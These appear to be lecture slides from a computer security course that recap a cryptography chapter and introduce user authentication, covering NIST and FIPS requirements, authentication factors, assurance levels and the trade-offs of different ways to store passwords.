
Library based tape encryption

Background laptop/PC data encryption

# Chapter 2 (+ 20/21) Summary

- Confidentiality with symmetric encryption
  - Symmetric encryption
  - Symmetric block encryption algorithms
  - Stream ciphers
- Message authentication and hash functions
  - Authentication using symmetric encryption
  - Message authentication without message encryption
  - Secure hash functions
  - Other applications of hash functions
- Random and pseudorandom numbers
  - The use of random numbers
  - Random versus pseudorandom
- Public-key encryption
  - Structure
  - Applications for public-key cryptosystems
  - Requirements for public-key cryptography
  - Asymmetric encryption algorithms
- Digital signatures and key management
  - Digital signature
  - Public-key certificates
  - Symmetric key exchange using public-key encryption
  - Digital envelopes

**Read Computer Security: Principle  
and Practices Chapter 3**




**NIST SP 800-63-3 (*Digital Authentication Guideline*, October 2016) defines digital user authentication as:**

**“The process of establishing confidence in user identities that are presented electronically to an information system.”**

**Table 3.1 Identification and Authentication Security Requirements ( SP 800-171)**

<b>Basic Security Requirements:</b>	
<b>1</b>	Identify information system users, processes acting on behalf of users, or devices.
<b>2</b>	Authenticate (or verify) the identities of those users, processes, or devices, as a prerequisite to allowing access to organizational information systems.
<b>Derived Security Requirements:</b>	
<b>3</b>	Use multifactor authentication for local and network access to privileged accounts and for network access to non-privileged accounts.
<b>4</b>	Employ replay-resistant authentication mechanisms for network access to privileged and non-privileged accounts.
<b>5</b>	Prevent reuse of identifiers for a defined period.
<b>6</b>	Disable identifiers after a defined period of inactivity.
<b>7</b>	Enforce a minimum password complexity and change of characters when new passwords are created.
<b>8</b>	Prohibit password reuse for a specified number of generations.
<b>9</b>	Allow temporary password use for system logons with an immediate change to a permanent password.
<b>10</b>	Store and transmit only cryptographically-protected passwords.
<b>11</b>	Obscure feedback of authentication information.



**Figure 3.1 The NIST SP 800-63-2 E-Authentication Architectural Model**

# The four means of authenticating user identity are based on:

**Something  
the individual  
knows**

- Password, PIN, answers to prearranged questions

**Something  
the individual  
possesses  
(token)**


- Smartcard, electronic keycard, physical key

**Something  
the individual  
is (static  
biometrics)**

- Fingerprint, retina, face

**Something  
the individual  
does  
(dynamic  
biometrics)**


- Voice pattern, handwriting, typing rhythm



**Figure 3.2 Multifactor Authentication**

# Risk Assessment for User Authentication

- There are three separate concepts:



# Assurance Level

Describes an organization's degree of certainty that a user has presented a credential that refers to his or her identity

More specifically is defined as:

The degree of confidence in the vetting process used to establish the identity of the individual to whom the credential was issued

The degree of confidence that the individual who uses the credential is the individual to whom the credential was issued

Four levels of assurance

Level 1

- Little or no confidence in the asserted identity's validity

Level 2

- Some confidence in the asserted identity's validity

Level 3

- High confidence in the asserted identity's validity

Level 4

- Very high confidence in the asserted identity's validity

# Potential Impact

- FIPS 199 defines three levels of potential impact on organizations or individuals should there be a breach of security:
  - Low
    - An authentication error could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals
  - Moderate
    - An authentication error could be expected to have a serious adverse effect
  - High
    - An authentication error could be expected to have a severe or catastrophic adverse effect


# Password-Based Authentication

- Widely used line of defense against intruders
  - User provides name/login and password
  - System compares password with the one stored for that specified login
- The user ID:
  - Determines that the user is authorized to access the system
  - Determines the user's privileges
  - Is used in discretionary access control

# Password Storage


- Store as cleartext
  - If password file compromised, *all* passwords revealed
- Encipher file
  - Need to have decipherment, encipherment keys in memory
  - Reduces to previous problem
- Store one-way hash of password
  - If file read, attacker must still guess passwords or invert the hash

# Password Vulnerabilities

